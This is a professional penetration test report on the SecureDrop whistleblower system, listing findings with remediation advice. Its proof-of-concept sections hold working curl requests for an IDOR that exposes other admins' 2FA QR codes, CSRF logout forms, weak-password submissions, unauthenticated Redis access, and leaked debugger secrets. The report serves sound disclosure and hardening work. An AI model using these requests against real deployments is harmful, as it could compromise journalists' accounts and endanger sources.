


SecureDrop Test Targets:

SecureDrop Servers
SecureDrop Supply Chain
SecureDrop Deployment
SecureDrop Backend Services
SecureDrop Repositories
SecureDrop Privacy
SecureDrop Threat Model

Pentest Report

Client:
SecureDrop Team

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Efraín Reyes, MSc.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.
- Tarunkant Gupta, BTech.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“Share and accept documents securely.
SecureDrop is an open source whistleblower submission system that media organizations and NGOs can install to securely accept documents from anonymous sources. SecureDrop is available in 22 languages.”

From https://securedrop.org/

This document outlines the results of a penetration test and *whitebox* security review conducted against the SecureDrop project. The security audit was solicited by the SecureDrop team, funded by the Open Technology Fund (OTF), and executed by 7ASecurity in May and June of 2024. The audit team dedicated 52 working days to complete this assignment. Please note that this is not the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be more difficult during this assignment, as more vulnerabilities are typically identified and resolved after each testing cycle.

During this iteration the goal was to review the SecureDrop project as thoroughly as possible, to ensure users can be provided with the best possible security and privacy.

7ASecurity employed a whitebox methodology throughout this engagement, involving access to servers, documentation and source code. A team of seven senior auditors managed the preparation, documentation, and communication throughout the engagement.

A number of necessary arrangements were in place by May 2024, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Signal channel. The SecureDrop team was helpful and responsive at all times, which facilitated the test for 7ASecurity, without introducing any unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox tests against SecureDrop servers
- WP2: Whitebox tests against SecureDrop supply chain implementation
- WP3: Whitebox tests against a production-like setup of SecureDrop servers, infrastructure, configuration, and firewall
- WP4: Whitebox tests against SecureDrop implementation on backend services
- WP5: Blackbox tests of FPF-hosted SecureDrop package repositories
- WP6: Privacy tests with SecureDrop servers

- WP7: SecureDrop lightweight threat model review

The findings of the security audit (WP1 & WP3-5) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
3	*15*	*18*

Please note that the analysis of the remaining work packages (WP2, WP6, WP7) is provided separately, in the following section of this report:

- WP2: SecureDrop Supply Chain Implementation
- WP6: Privacy Tests on SecureDrop Servers
- WP7: SecureDrop Lightweight Threat Model Review

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required. Additionally, it provides mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance. This includes insights related to the context, preparation, and general impressions gained throughout this test. Additionally, it offers a summary of the perceived security posture of the SecureDrop project.

Scope

The following list outlines the items in scope for this project:

- **WP1: Whitebox Tests against SecureDrop Server**
    - Source code repository:
        - https://github.com/freedomofpress/securedrop
    - Cryptography changes from GnuPG to Sequoia:
        - https://securedrop.org/news/migrating-securedrops-pgp-backend-from-gnupg-to-sequoia/
- **WP2: Whitebox Tests against SecureDrop Supply Chain Implementation**
    - As above
- **WP3: Whitebox Tests against a production-like setup of SecureDrop Servers, Infrastructure, Configuration & Firewall**
    - SSH access to various servers was provided to 7ASecurity
- **WP4: Whitebox Tests against SecureDrop Implementation on Backend Services (Source Interface Journalist Interface, API)**
    - Test deployment URLs:
        - https://demo.securedrop.org/
        - https://demo-source.securedrop.org/
        - https://demo-journalist.securedrop.org/login
        - http://23zmtcno6lubea7lvl7wvxs5kdsab5oiolrakhsxabr2t27pmnydgyid.onion/ (journalist app)
        - http://3evkp6efydzs3zqbyo3ywhyzbfejujidfjve6wvkchqkee3gtgf6jwyd.onion/ (source app)
- **WP5: Blackbox testing of FPF-hosted SecureDrop package repositories**
    - APT repository:
        - https://apt.freedom.press/
- **WP6: Privacy tests against SecureDrop Servers**
    - As above
- **WP7: SecureDrop Lightweight Threat Model review**
    - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *SEC-01-001*) for ease of reference and offers an estimated severity in brackets alongside the title.

SEC-01-001 WP4: Arbitrary 2FA Enrollment via IDOR *(Medium)*

Note: SecureDrop fixed this issue[1] and 7ASecurity confirmed that the fix is valid.

The SecureDrop Journalist application has an Insecure Direct Object Reference (IDOR) vulnerability in MFA enrollment. It fails to validate access when adding MFA via QR codes, allowing a malicious admin to exploit this flaw. Manipulating user IDs allows unauthorized enumeration of QR codes and MFA settings for other admin users. This vulnerability compromises the integrity and security of the authentication process. This issue was confirmed as follows:

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X GET -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-b 'js=[TOKEN]' --data-binary $'\x0d\x0a'
'https://demo-journalist.securedrop.org/admin/2fa?uid=1'
```

Output:
```
<!DOCTYPE html>
<html lang="es-ES" dir="ltr">
<head>
<meta charset="utf-8">
[...]
<div id="qrcode-container">
<svg width="79.5mm" height="79.5mm" version="1.1" viewBox="0 0 79.5 79.5"
xmlns="http://www.w3.org/2000/svg"><path
style="fill:#000000;fill-opacity:1;fill-rule:nonzero;stroke:none" d="M 28.5 37.5 L 28.5
39.0 L 30.0 39.0 L 30.0 37.5 z M 33 31.5 L 33 33.0 L 34.5 33.0 L 34.5 31.5 z M 28.5 51
L 28.5 52.5 [...]
45.0 L 45.0 43.5 z M 12 9 L 12 10.5 L 13.5 10.5 L 13.5 9 z M 55.5 63 L 55.5 64.5 L 57.0
[...]
```

[1] https://github.com/freedomofpress/securedrop/pull/7230/commits/a32087...d170c

```
</body>
</html>
```

Result:
An SVG image in the response can be reconstructed on https://editsvgcode.com/ to be visually represented and scanned by mobile 2FA management applications.

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/journalist_app/admin.py

Affected Code:
```
@view.route("/2fa", methods=("GET", "POST"))
    @admin_required
    def new_user_two_factor() -> Union[str, werkzeug.Response]:
        user = Journalist.query.get(request.args["uid"])
        if request.method == "POST":
            token = request.form["token"]
            try:
                user.verify_2fa_token(token)
                flash(
                    gettext(
                        'The two-factor code for user "{user}" was verified '
"successfully."
                    ).format(user=user.username),
                    "notification",
                )
                return redirect(url_for("admin.index"))
            except OtpTokenInvalid:
                flash(
                    gettext("There was a problem verifying the two-factor code. Please 
try again."),
                    "error",
                )
        return render_template("admin_new_user_two_factor.html", user=user)
```

Admin users should not access previously used or new QR codes. If possible, functionality ought to be added for users to self-manage their credentials, such as forcing 2FA registration at first login, preventing administrators from controlling this process. It is further recommended to harden the access control implementation to enforce the intended restrictions. For additional mitigation guidance, please see the *OWASP Top 10 Proactive Controls*[2], *OWASP IDOR Cheat Sheet*[3] and the *OWASP Authorization Cheat Sheet*[4].

[2] https://owasp.org/www-project-proactive-controls/
[3] https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention...
[4] https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

SEC-01-003 WP4: Possible User DoS via Logout CSRF *(Low)*

Note: SecureDrop fixed this issue[5] and 7ASecurity confirmed that the fix is valid.

The SecureDrop application lacks CSRF protection on its Logout endpoint. Attackers could leverage this weakness to repeatedly log users out by luring them to an attacker-controlled website, preventing legitimate use. This issue was confirmed as follows:

The below commands were confirmed with:
Version: *SecureDrop 2.9.0~rc1*

Issue 1: Logout CSRF on Journalist Interface

Steps to Reproduce:
1. Login to https://demo-journalist.securedrop.org/
2. Navigate to the following PoC URL
   PoC URL:
   https://7as.es/SecureDrop_OIzTbjHe4L/logout_csrf.html

   PoC Script:
```
<html>
  <body>
    <form action="https://demo-journalist.securedrop.org/logout" method="GET">
      <input type="submit" value="Logout" />
    </form>
  </body>
</html>
```

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/journalist_app/main.py

Affected Code:
```
@view.route("/logout")
    def logout() -> werkzeug.Response:
        session.destroy()
        return redirect(url_for("main.index"))
```

[5] https://github.com/freedomofpress/securedrop/pull/7230/commits/e24849cf...6b7e

Issue 2: Logout CSRF on Source Interface

Steps to Reproduce:

1. Login to https://demo-source.securedrop.org/
2. Navigate to the following PoC URL
   PoC URL:
   https://7as.es/SecureDrop_OIzTbjHe4L/logout_csrf2.html

   PoC Script:

```
<html>
  <body>
    <form action="https://demo-source.securedrop.org/logout" method="GET">
      <input type="submit" value="Logout" />
    </form>
  </body>
</html>
```

Result:
The user is logged out immediately.

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/source_app/main.py

Affected Code:

```
@view.route("/logout")
    def logout() -> Union[str, werkzeug.Response]:
        """
        If a user is logged in, show them a logout page that prompts them to
        click the New Identity button in Tor Browser to complete their session.
        Otherwise redirect to the main Source Interface page.
        """
        if SessionManager.is_user_logged_in(db_session=db.session):
            SessionManager.log_user_out()
            # Clear the session after we render the message so it's localized
            # If a user specified a locale, save it and restore it
            session.clear()
            session["locale"] = g.localeinfo.id
            return render_template("logout.html")
        else:
            return redirect(url_for(".index"))
```

It is recommended to implement a CSRF token protection on the Logout endpoint as it is done in other application areas. If possible, the DELETE method could also be considered to further reduce the exploitability potential. For additional mitigation guidance, please see the *OWASP Logout Testing*[6] section of the *OWASP Testing Guide*.

SEC-01-008 WP3: Unauthenticated Access to Local Redis *(Low)*

Note: SecureDrop fixed this issue[7] and 7ASecurity confirmed that the fix is valid.

It was discovered that the Redis instance allows local read and write access without authentication. This was confirmed as follows:

Affected File:
/etc/redis/redis.conf

Affected Host:
`app (10.20.2.2)`

Command:
```
telnet 0 6379
```

Output (*Redis* read-write access):
```
SET 7ASec "Hello, Friend!"
+OK
GET 7ASec
$13
Hello, Friend!
```

It is recommended to enable authentication by setting *requirepass* in the */etc/redis/redis.conf* Redis configuration file[8].

[6] https://owasp.org/…/06-Session_Management_Testing/06-Testing_for_Logout_Functionality
[7] https://github.com/freedomofpress/securedrop/pull/7230/commits/f4aeeb…b1ba87
[8] https://redis.io/docs/latest/operate/oss_and_stack/management/security/

Hardening Recommendations

This report area provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Addressing these items will further improve the overall security posture and protect users in edge-case scenarios.

SEC-01-002 WP4: Insufficient Password Complexity Requirements *(Low)*

Note: SecureDrop fixed this issue[9] and 7ASecurity confirmed that the fix is valid.

The SecureDrop Journalist application permits weak passwords during account creation and password changes. Although the system generates a random password with 7 different words, this control can be bypassed by sending a request to the backend with a password similarly grouped in blocks but including repeated or easily decipherable words or numbers. Insufficient password complexity increases the risk of brute-force attacks, compromising user accounts. This issue was confirmed as follows:

Issue 1: Insecure passphrase on new user creation as admin

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Content-Type: application/x-www-form-urlencoded'-b 'js=TOKEN' --data-binary
'csrf_token=CSRF-TOKEN&password=11+11+11+11+11+11+11&username=demo&first_name=demo&last
_name=demo&otp_secret=' 'https://demo-journalist.securedrop.org/admin/add'
```

Output:
```
<!doctype html>
<html lang="en">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/admin/2fa?uid=7">/admin/2fa?uid=7</a>. If not, click the link.
```

[9] https://github.com/freedomofpress/securedrop/pull/7230/commits/fcfefde…b3840b

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/journalist_app/admin.py

Affected Code:
```
@view.route("/add", methods=("GET", "POST"))
    @admin_required
    def add_user() -> Union[str, werkzeug.Response]:
        form = NewUserForm()
        if form.validate_on_submit():
            form_valid = True
            username = request.form["username"]
            first_name = request.form["first_name"]
            last_name = request.form["last_name"]
            password = request.form["password"]
            is_admin = bool(request.form.get("is_admin"))

[...]
```

Issue 2: Insecure passphrase on password change as admin

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Content-Type: application/x-www-form-urlencoded' -b 'js=TOKEN' --data-binary
'csrf_token=CSRF-TOKEN&password=11+11+11+11+11+11+11'
'https://demo-journalist.securedrop.org/admin/edit/7/new-password'
```

Output:
```
<!doctype html>
<html lang="en">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/admin/edit/7">/admin/edit/7</a>. If not, click the link.
```

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/journalist_app/admin.py

Affected Code:
```
@view.route("/edit/<int:user_id>/new-password", methods=("POST",))
    @admin_required
    def new_password(user_id: int) -> werkzeug.Response:
        try:
            user = Journalist.query.get(user_id)
        except NoResultFound:
            abort(404)
        if user.id == session.get_uid():
            current_app.logger.error(
                "Admin {} tried to change their password without validation.".format(
                    session.get_user().username
                )
            )
            abort(403)
        password = request.form.get("password")
        if set_diceware_password(user, password, admin=True) is not False:
            current_app.session_interface.logout_user(user.id)  # type: ignore
            db.session.commit()
        return redirect(url_for("admin.edit_user", user_id=user_id))
```

Issue 3: Insecure passphrase for users changing their own password

The below commands were confirmed with:
Logged-in user: *dellsberg*
Role: *non-admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Accept-Encoding: gzip, deflate, br' -H 'Content-Type:
application/x-www-form-urlencoded' -H 'Origin: https://demo-journalist.securedrop.org'
-b 'js=TOKEN' --data-binary
'current_password=11+11+11+11+11+11+11&token=CSRF-TOKEN&password=11+11+11+11+11+11+12'
'https://demo-journalist.securedrop.org/account/new-password'
```

Output:
```
<!doctype html>
<html lang="en">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/login">/login</a>. If not, click the link.
```

The root cause for this issue appears to be found in the following code path:

Affected File:
securedrop/journalist_app/account.py

Affected Code:
```
@view.route("/new-password", methods=("POST",))
    def new_password() -> werkzeug.Response:
        user = session.get_user()
        current_password = request.form.get("current_password")
        token = request.form.get("token")
        error_message = gettext("Incorrect password or two-factor code.")
        # If the user is validated, change their password
        if validate_user(user.username, current_password, token, error_message):
            password = request.form.get("password")
            if set_diceware_password(user, password):
                current_app.session_interface.logout_user(user.id)  # type: ignore
                return redirect(url_for("main.login"))
        return redirect(url_for("account.edit"))
```

It is recommended to enforce password validation and generation directly from the backend to avoid potential manipulation from the frontend. For additional mitigation guidance, please see the *OWASP Authentication Cheat Sheet*[10].

SEC-01-004 WP4: Multiple Leaks via API Error Messages in Dev Mode *(Info)*

Note: It was later found that this issue affects only deployments in developer mode, which is against the SecureDrop deployment guidelines.

Error messages from the SecureDrop Source and Journalist APIs expose internal API information. A malicious attacker, in situations where the server is deployed in developer mode due to human error, could leverage this weakness to gain information about application internals, facilitating the exploitation of more significant vulnerabilities. This issue can be confirmed with the following commands:

The below commands were confirmed with:
Version: *SecureDrop 2.9.0~rc1*

Issue 1: *OSError* via invalid token on Journalist API

Command:
```
curl -i -s -k -X GET -H 'Host: demo-journalist.securedrop.org' -H 'Authorization: Token
aaaaaaaaa.aaaaaaaaaaa.aaaaaaaaaaaaaa'
'https://demo-journalist.securedrop.org/api/v1/sources/'
```

Output:
```
<!doctype html>
<html lang="en">
```

[10] https://cheatsheetseries.owasp.org/.../Authentication_Cheat_Sheet.html#...

```
<head>
<title>OSError: [Errno 75] Value too large for defined data type
 // Werkzeug Debugger</title>
<link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
<link rel="shortcut icon" href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
<script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
<script>
      var CONSOLE_MODE = false,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "ABC8NY0A2goHFERLs4V9";
    </script>
</head>
[...]
```

Issue 2: *Jinja2* exceptions on source application

Command:

```
curl --path-as-is -i -s -k -X $'GET' -H $'Host: demo-source.securedrop.org' -b
$'js=[TOKEN]' $'https://demo-source.securedrop.org/static/i/'
```

Output:

```
<!doctype html>
<html lang="en">
<head>
<title>jinja2.exceptions.UndefinedError: 'flask.ctx._AppCtxGlobals object' has no
attribute 'localeinfo'
 // Werkzeug Debugger</title>
<link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
<link rel="shortcut icon" href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
<script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
<script>
      var CONSOLE_MODE = false,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "ObFOt1LiimQteg8EgmOj";
    </script>
</head>
[...]
```

It is recommended to save detailed error messages on the server-side and only provide a correlation ID on the client-side. This allows developers to retain debugging capabilities by looking up the correlation ID on the server, without leaking any sensitive information to API clients. For additional mitigation guidance, please see the *OWASP Error Handling Cheat Sheet*[11].

[11] https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

SEC-01-005 WP3: Boot Loader Password Not Set *(Low)*

The boot loader lacks a password on the app (10.20.2.2) and mon (10.20.3.2) servers. This enables unauthorized individuals with physical access to the server to set command line boot parameters, potentially breaching system security.

Affected File:
```
/boot/grub/grub.cfg
```

Command:
```
sudo grep "password" /boot/grub/grub.cfg
```

Output:
```
(empty)
```

It is recommended to create an encrypted password using the *grub-mkpasswd-pbkdf2*[12] command and then update the */boot/grub/grub.cfg* file to include this password. After updating the file, *update-grub* should be run to apply the changes.

SEC-01-006 WP3: File Access via Insecure Permissions *(Low)*

The server employs insecure values for operating system configuration files and directories, which may compromise security settings. The identified permission issues could permit unauthorized access to sensitive information, potentially resulting in system compromise, data leakage, or unauthorized modifications. The severity of these issues varies, with some being more significant than others.

Affected Hosts:
```
app (10.20.2.2)
mon (10.20.3.2)
```

Issue 1: Globally Readable Application Files

Affected Files:
```
/var/www/securedrop/sdconfig.py
/var/www/securedrop/startup.py
/var/www/securedrop/__pycache__/*
/var/www/securedrop/pretty_bad_protocol/__pycache__/*
/var/www/securedrop/pretty_bad_protocol/*
/var/www/securedrop/source_templates/*
/var/www/securedrop/dictionaries/*
/var/www/securedrop/worker.py
/var/www/securedrop/request_that_secures_file_uploads.py
/var/www/securedrop/two_factor.py
```

[12] https://manpages.ubuntu.com/manpages/focal/en/man1/grub-mkpasswd-pbkdf2.1.html

```
/var/www/securedrop/passphrases.py
/var/www/securedrop/babel.cfg
/var/www/securedrop/execution.py
/var/www/securedrop/translations/ckb/*
/var/www/securedrop/journalist_templates/*
/var/www/securedrop/models.py
/var/www/securedrop/encryption.py
/var/www/securedrop/manage.py
/var/www/securedrop/static/*
/var/www/securedrop/requirements/python3/*
/var/www/securedrop/i18n.json
/var/www/securedrop/version.py
/var/www/securedrop/journalist_app/main.py
/var/www/securedrop/journalist_app/*
/var/www/securedrop/secure_tempfile.py
/var/www/securedrop/rm.py
/var/www/securedrop/i18n.py
/var/www/securedrop/alembic.ini
/var/www/securedrop/specialstrings.py
/var/www/securedrop/management/*
/var/www/securedrop/config.py.example
/var/www/securedrop/source_user.py
/var/www/securedrop/server_os.py
/var/www/securedrop/alembic/*
/var/www/securedrop/source_app/*
/var/www/securedrop/setup.py
/var/www/securedrop/db.py
/var/www/securedrop/loaddata.py
/var/www/securedrop/scripts/rqrequeue
/var/www/securedrop/scripts/shredder
/var/www/securedrop/scripts/source_deleter
/var/www/securedrop/source.py
/var/www/securedrop/store.py
/var/www/securedrop/journalist.py
/var/www/securedrop/wordlists/*
/var/www/securedrop/COPYING
```

Command:

```
ls -al /var/www/securedrop/source_app/api.py
```

Output:

```
-rw-r--r-- 1 root root 983 Mar 12 15:01 /var/www/securedrop/source_app/api.py
```

Issue 2: Globally Readable Application Directories

Affected Directories:

```
/var/www/securedrop/__pycache__
/var/www/securedrop/pretty_bad_protocol
/var/www/securedrop/source_templates
/var/www/securedrop/dictionaries
```

```
/var/www/securedrop/translations
/var/www/securedrop/journalist_templates
/var/www/securedrop/static
/var/www/securedrop/requirements
/var/www/securedrop/journalist_app
/var/www/securedrop/management
/var/www/securedrop/alembic
/var/www/securedrop/source_app
/var/www/securedrop/.well-known
/var/www/securedrop/scripts
/var/www/securedrop/wordlists
```

Command:

```
ls -ald /var/www/securedrop/source_app
```

Output:

```
drwxr-xr-x 3 root root 4096 May  3 16:21 /var/www/securedrop/source_app
```

Issue 3: Bootloader with insecure Permissions

The *grub.cfg* boot loader configuration file may contain security-relevant information, such as the encrypted password for unlocking boot options, and should have read permissions restricted to the super user (*root*) only.

Affected File:

```
/boot/grub/grub.cfg
```

Command:

```
sudo stat /boot/grub/grub.cfg
```

Output:

```
File: /boot/grub/grub.cfg
Size: 9028            Blocks: 24         IO Block: 4096   regular file
Device: 10302h/66306d      Inode: 18          Links: 1
Access: (0444/-r--r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 4: World-readable crontab file

Files and directories used to control jobs by the *cron* service are world-readable. Read access to the following files and directories could provide users with the ability to gain insight on system jobs.

Affected File:

```
/etc/crontab
```

Command:
```
stat /etc/crontab
```

Output:
```
File: /etc/crontab
Size: 1042            Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 2359976     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 5: World-readable cron.hourly Directory

Affected Directory:
```
/etc/cron.hourly/
```

Command:
```
stat /etc/cron.hourly/
```

Output:
```
File: /etc/cron.hourly/
Size: 4096            Blocks: 8          IO Block: 4096   directory
Device: fc00h/64512d    Inode: 2359322     Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 6: World-readable cron.daily Directory

Affected Directory:
```
/etc/cron.daily/
```

Command:
```
stat /etc/cron.daily/
```

Output:
```
File: /etc/cron.daily/
Size: 4096            Blocks: 8          IO Block: 4096   directory
Device: fc00h/64512d    Inode: 2359321     Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 7: World-readable cron.d Directory

Affected Directory:
```
/etc/cron.d/
```

Command:
```
stat /etc/cron.d/
```

Output:
```
File: /etc/cron.d/
Size: 4096            Blocks: 8          IO Block: 4096   directory
Device: fc00h/64512d    Inode: 2359320     Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 8: sshd_config File

The SSH *sshd_config* file contains the configuration of *ssh* service and should be protected from unauthorized access from non-privileged users.

Affected File:
```
/etc/ssh/sshd_config
```

Command:
```
stat /etc/ssh/sshd_config
```

Output:
```
File: /etc/ssh/sshd_config
Size: 1468            Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 1835039     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
[...]
```

Issue 9: Encrypted Submissions are world readable

Command:
```
root@app:/var/lib/securedrop/store/S3IGQ4JMUYKVUV73VGEHNAH6PDFLMGD2WCKI3IXWSGSHAITJOOGA
KDUSTCODCE2RZAJRCF4RU3JKHXXCD2APV75DI5LMFB3ER3X2WRQ=# ls -la
```

Output:
```
total 24
drwxr-xr-x 2 www-data www-data 4096 Jun  5 20:16 .
drwx------ 4 www-data www-data 4096 Jun  5 20:11 ..
-rw-r--r-- 1 www-data www-data  606 Jun  5 20:13 1-fifty-fifth_miss-msg.gpg
-rw-r--r-- 1 www-data www-data  594 Jun  5 20:13 2-fifty-fifth_miss-msg.gpg
-rw-r--r-- 1 www-data www-data  932 Jun  5 20:13 3-fifty-fifth_miss-doc.gz.gpg
-rw-r--r-- 1 www-data www-data 1121 Jun  5 20:16 4-fifty-fifth_miss-reply.gpg
```

It is recommended to implement the minimum possible permissions for the application to work. Specifically, SecureDrop files and directories should not be readable to unprivileged users on the same server. Additionally, it is recommended to change the default *umask*[13] value to *027* or *077*. For the operating system files and directories, it is advised to change permissions as follows:

Proposed Fix:
```
chmod 400 /boot/grub/grub.cfg
chmod 600 /etc/crontab
chmod 700 /etc/cron.hourly/
chmod 700 /etc/cron.daily/
chmod 700 /etc/cron.d/
chmod 600 /etc/ssh/sshd_config
```

SEC-01-007 WP1: Multiple Vulnerabilities in Third-Party Libraries *(Low)*

It was found that the SecureDrop platform makes use of Python libraries with publicly known vulnerabilities. While most of these weaknesses are likely not exploitable under the current implementation, this is still a bad practice that could result in unwanted security issues. The following table summarizes publicly known weaknesses for some of the libraries in use:

Library	**Vulnerability**	**Severity**
cryptography==41.0.7	Timing oracle attack (CVE-2023-50782)[14]	High
	NULL pointer dereferences (CVE-2024-26130)[15]	High
setuptools==56.0.0	Regular expression DoS (CVE-2022-40897)[16]	High
flask==2.0.3	Session cookie disclosure (CVE-2023-30861)[17]	High
werkzeug==2.2.3	Denial of Service (CVE-2023-46136)[18]	Medium
	Remote code execution (CVE-2024-34069)[19]	High
jinja2==3.1.3	HTML attribute injection (CVE-2024-34064)[20]	Medium

